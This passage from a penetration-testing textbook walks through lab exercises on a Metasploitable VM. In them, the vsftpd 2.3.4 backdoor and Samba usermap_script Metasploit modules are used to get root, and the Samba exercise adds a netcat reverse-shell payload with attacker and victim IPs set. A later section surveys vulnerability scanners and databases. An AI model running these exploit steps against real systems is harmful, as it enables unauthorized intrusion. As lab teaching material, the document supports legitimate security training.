



**msf>search vsftpd**


**9.** Type: **msf> use exploit/unix/ftp/vsftpd_234_backdoor**




10. After starting the exploit module type **> show options**




11. From the option command we can see that there are two options, one is the RHOST (Remote Host) and RPORT ( Remote Port) so we are going to connect to the machine using the RHOST by giving the exploit the IP address of the target machine
12. Input the IP address of target machine **> set RHOST 10.0.2.8**




13. Start the exploit by typing **> exploit**




14. As you can see from the above screen shot, we have a root access to the target machine, we can do anything we want in that machine.

## 4.3. Code Execution vulnerabilities

So far, we have seen access through, default passwords, services misconfiguration, and backdoors.


In this section we are going to see how to access a machine using

https://t.me/learningnets

vulnerabilities that exist in a certain service through command execution that will give us full access to the target machine. We are going to use reverse connection, i.e. we are going to setup the target machine to connect to our attack machine using the port we chose, this way we can work around firewalls. (normally firewalls set to refuse any connection from external to internal but allow connection from internal to external.


## Exercise 24: Exploiting Code Execution Vulnerability

1. Start zenmap in Kali Linux machine to find vulnerability




2. Google for Samba service 3.x in port 139 to see its vulnerability
3. Take the result from Rapid7 website (Rapid 7 is the same company that developed the Metasploit framework)

https://t.me/learningnets





https://t.me/learningnets

**Module Options**

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
msf > use exploit/multi/samba/usermap_script
msf exploit(usermap_script) > show targets
    ...targets...
msf exploit(usermap_script) > set TARGET < target-id >
msf exploit(usermap_script) > show options
    ...show and set options...
msf exploit(usermap_script) > exploit
```

4. Start Metasploit by typing #msfconsole
5. At the msf console type > use exploit/multi/samba/usermap_script




6. after the exploit start, type **#show options**

**Note**

Using the exploits and running them is always the same, even if you get new exploit by following these steps you can run any exploits, just remember to check the options of the exploits and what they can allow you to do in the target machine.

https://t.me/learningnets

```
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST                    yes       The target address
   RPORT   139              yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic

msf exploit(multi/samba/usermap_script) >
```

7. Setup the RHOST with the target machine using command

**>set RHOST 10.0.2.8**

```
msf exploit(multi/samba/usermap_script) > set RHOST 10.0.2.8
RHOST => 10.0.2.8
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST   10.0.2.8         yes       The target address
   RPORT   139              yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic

msf exploit(multi/samba/usermap_script) >
```

8. Inject a payload into the target machine to exploit flaw in the

Samba program.

- Samba is a file and print services for all clients using the SMB/CIFS protocol, such as all versions of DOS and Windows, OS/2, Linux, and many others. Samba is an important component to seamlessly integrate Linux/Unix Servers and Desktops into Active Directory environments). It can function both as a domain controller or as a regular domain member.
- Samba version that running in the Metasploitable machine has a vulnerability of buffer overflow that allow adversaries to run small code inside it, we need to create a PAYLOAD and run it in the target computer, the Payload will let us run Linux commands in the target machine.

9. To see the different type of payloads type **>show payloads**

```
msf exploit(usermap_script) > show payloads

Compatible Payloads
===================

   Name                                Disclosure Date  Rank    Description
   ----                                ---------------  ----    -----------
   cmd/unix/bind_awk                                    normal  Unix Command Shell, Bind TCP (via AWK)
   cmd/unix/bind_inetd                                  normal  Unix Command Shell, Bind TCP (inetd)
   cmd/unix/bind_lua                                    normal  Unix Command Shell, Bind TCP (via Lua)
   cmd/unix/bind_netcat                                 normal  Unix Command Shell, Bind TCP (via netcat)
   cmd/unix/bind_netcat_gaping                          normal  Unix Command Shell, Bind TCP (via netcat -e)
   cmd/unix/bind_netcat_gaping_ipv6                     normal  Unix Command Shell, Bind TCP (via netcat -e) IPv6
   cmd/unix/bind_perl                                   normal  Unix Command Shell, Bind TCP (via Perl)
   cmd/unix/bind_perl_ipv6                              normal  Unix Command Shell, Bind TCP (via perl) IPv6
   cmd/unix/bind_ruby                                   normal  Unix Command Shell, Bind TCP (via Ruby)
   cmd/unix/bind_ruby_ipv6                              normal  Unix Command Shell, Bind TCP (via Ruby) IPv6
   cmd/unix/bind_zsh                                    normal  Unix Command Shell, Bind TCP (via Zsh)
   cmd/unix/generic                                     normal  Unix Command, Generic Command Execution
   cmd/unix/reverse                                     normal  Unix Command Shell, Double Reverse TCP (telnet)
   cmd/unix/reverse_awk                                 normal  Unix Command Shell, Reverse TCP (via AWK)
   cmd/unix/reverse_lua                                 normal  Unix Command Shell, Reverse TCP (via Lua)
   cmd/unix/reverse_netcat                              normal  Unix Command Shell, Reverse TCP (via netcat)
   cmd/unix/reverse_netcat_gaping                       normal  Unix Command Shell, Reverse TCP (via netcat -e)
   cmd/unix/reverse_openssl                             normal  Unix Command Shell, Double Reverse TCP SSL (openssl)
   cmd/unix/reverse_perl                                normal  Unix Command Shell, Reverse TCP (via Perl)
   cmd/unix/reverse_perl_ssl                            normal  Unix Command Shell, Reverse TCP SSL (via perl)
   cmd/unix/reverse_php_ssl                             normal  Unix Command Shell, Reverse TCP SSL (via php)
   cmd/unix/reverse_python                              normal  Unix Command Shell, Reverse TCP (via Python)
   cmd/unix/reverse_python_ssl                          normal  Unix Command Shell, Reverse TCP SSL (via python)
   cmd/unix/reverse_ruby                                normal  Unix Command Shell, Reverse TCP (via Ruby)
   cmd/unix/reverse_ruby_ssl                            normal  Unix Command Shell, Reverse TCP SSL (via Ruby)
   cmd/unix/reverse_ssl_double_telnet                   normal  Unix Command Shell, Double Reverse TCP SSL (telnet)
   cmd/unix/reverse_zsh                                 normal  Unix Command Shell, Reverse TCP (via Zsh)

msf exploit(usermap_script) >
```

10. Notice that there are bind payloads and there are reverse payloads

**Payloads:** are small paces of code that will be executed inside the target machine once the vulnerability exploited.

https://t.me/learningnets


11. We are going to use reverse payload to bypass the firewall in the target network.

The reverse payload is that the victim machine initiates the connection to the attack machine (Kali Linux).


12. Use msfconsole in kali to setup the port and IP address of Kali machine that the victim should make the connection to.

Type

>set PAYLOAD cmd/unix/reverse_netcat
>show options




13. The LHOST is the attacker machine IP address (Kali ), the LPORT is to setup the port
14. Check Kali machine IP address




https://t.me/learningnets

15. Set LHOST and LPORT

>set LHOST <IP address of Kali Machine>
>set LPORT < port 80>
>set RHOST <IP address of victim machine)

```
msf exploit(multi/samba/usermap_script) > set LHOST 10.0.2.7
LHOST => 10.0.2.7
msf exploit(multi/samba/usermap_script) > set LPORT 80
LPORT => 80
```

16. Show Options

```
Module options (exploit/multi/samba/usermap_script):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------
   RHOST  10.0.2.8        yes       The target address
   RPORT  139             yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.7         yes       The listen address
   LPORT  80               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(multi/samba/usermap_script) >
```

17. Run the exploit
18. >exploit

https://t.me/learningnets




Now the Target machine is connected to my machine on port 80 and I have access as root (as you can see from the id and uname -a commands) this mean I have a full access to the target machine.

https://t.me/learningnets

# 5.
# Vulnerability Management

Vulnerability scanning is an organized approach to the testing, identification, analysis and reporting of potential security issues on a network. I.T. department must run vulnerability scans on a weekly basis in order to be save from any new issues that might appear in OS, Applications and networks. There are many tools to do Vulnerability scanning such as Nessus, Qualys, Rapid7 Nexpuse and more. In this section we are going to install and run Nexpuse vulnerability scanning tool.

https://t.me/learningnets

# 5. Vulnerability Scanning

Vulnerability scanning is an inspection of the potential points of exploit on a computer or network to identify security holes.
A vulnerability scan detects and classifies system weaknesses in computers, networks and communications equipment and predicts the effectiveness of countermeasures. A scan may be performed by the organization IT department or by a security service provider, possibly as a condition imposed by some authority. Vulnerability scans are also used by attackers looking for points of entry.
A vulnerability scanner runs from the end point of the person inspecting the attack surface in question. The software compares details about the target attack surface to a database of information about known security holes in services and ports, anomalies in packet construction, and potential paths to exploitable programs or scripts. The scanner software attempts to exploit each vulnerability that is discovered.
Running a vulnerability scan can pose its own risks as it is inherently intrusive on the target machine's running code. As a result, the scan can cause issues such as errors and reboots, reducing productivity.
There are two approaches to vulnerability scanning, authenticated and unauthenticated scans. In the unauthenticated method, the tester performs the scan as an intruder would, without trusted access to the network. Such a scan reveals vulnerabilities that can be accessed without logging into the network. In an authenticated scan, the tester login as a network user, revealing the vulnerabilities that are accessible to a trusted user, or an intruder that has gained access as a trusted user.

## 5.1. Basic Vulnerability detection methods

Vulnerability detection method start by vulnerability scanning software read the target banner or application version or checking a protocol version that the target system is using. Then the vulnerability scanning software checks the vulnerability databases, by looking at these databases the vulnerability scanning software can know if there is a weakness in that application, Service or OS.
Protocols that applications uses in communications with client may have vulnerability also, for example a week encryption method in communication protocol can be exploited easily, The vulnerability scanner can send different packets in the network to examines the behavior of the service against these

https://t.me/learningnets

packets and examines whither the behavior is similar to the behavior of vulnerable services.
Wrong configurations may cause weaknesses for example if you configure your web authentication mechanism to allow three-character password, it can very easily crack by attackers.

## 5.2. Vulnerability Scanning software

Vulnerability Scanner is a software designed to assess computers systems, networks, and applications for known weaknesses. These scanner is used to discover the weak points or poorly constructed parts, utilized for the identification and detection of vulnerabilities related to mis-configured assets or faulty software that reside in a network based asset such as firewall, router, web server, application server, etc.
There are many vulnerability scanning software, here is a list of will-known vulnerability scanning software:

- **Nmap NSE**: Nmap is port scanning software but with the help of Nmap Scripting Engine NSE it is possible to use Nmap as a vulnerability scanner.
- **Nessus**: Nessus is a vulnerability assessment software developed by Tenable Network security is one of the most popular and capable vulnerability scanners. Nessus Professional is the commercial product in addition a free Nessus community version is also available, but it is limited and can only licenses for home networks.

Nessus allow scan for:

- Patch test without using agents.
- Detecting misconfiguration.
- Port scan.
- Service detection.
- Trying for known credentials.
- Ability to use exploit.
- Ability to look for credentials.
- 70,000+ plugins.
- Reporting.

- **Microsoft MBSA**: Microsoft Baseline security Analyzer provide a

https://t.me/learningnets

streamline method to identify missing security updates and common security misconfigurations. MBSA is only for Microsoft systems and it is not an overall vulnerability scanner at all.

- **Nexpose:** is a commercial tool developed by Rapid7 the producers of Metasploit framework, it is vulnerability scanner which aimed to support the entire Vulnerability assessment process lifecycle including discovery, detection, verification, risk classification, impact analysis , Reporting and mitigation.
- **OpenVas:** is open Source vulnerability scanner that was forked from the last free version of Nessus after that tool went proprietary in 2005.
- **SAINT:** Commercial Vulnerability assessment tool like Nessus used to be free and open source but is now a commercial product. SAINT runs only in Linux and Mac OS and it don't support or run on Windows.
- **GFI LanGuard:** is a network security and vulnerability Scanner designed to help with Patch Management.
- **QualysGuard**: is a popular code based SAAS (software as a Service) vulnerability management, its web-based UI offers network discovery and mapping assists prioritization vulnerability assessment reporting and remediation tracking according to business risks.

## 5.3. Vulnerability Database

A vulnerability database is a platform aimed at collecting, maintaining, and disseminating information about discovered vulnerabilities targeting computer systems. The database will customarily describe the identified vulnerability, assess the potential impact on affected systems, and any workarounds or updates to mitigate the issue. For a hacker to surmount a system's information assurance, three elements must apply: a vulnerability within the system, access to the vulnerability, and the ability to exploit the vulnerability. Here the most known vulnerability databases:

- **Open Source Vulnerability Database (OSVDB) ( http://osvdb.org)**

https://t.me/learningnets

The Open Source Vulnerability Database provides an accurate, technical, and unbiased index on vulnerability security. The comprehensive database cataloged over 121,000 vulnerabilities spanning a 113-year period. The OSVDB was founded in August 2002 and was launched in March 2004. In its primitive beginning, newly identified vulnerabilities were investigated by site members and explanations were detailed on the website. However, as the necessity for the service thrived, the need for dedicated staff resulted in the inception of the Open Security Foundation (OSF) and the OSVDB was shut down in April 2016; a paid service VulnDB took their place.

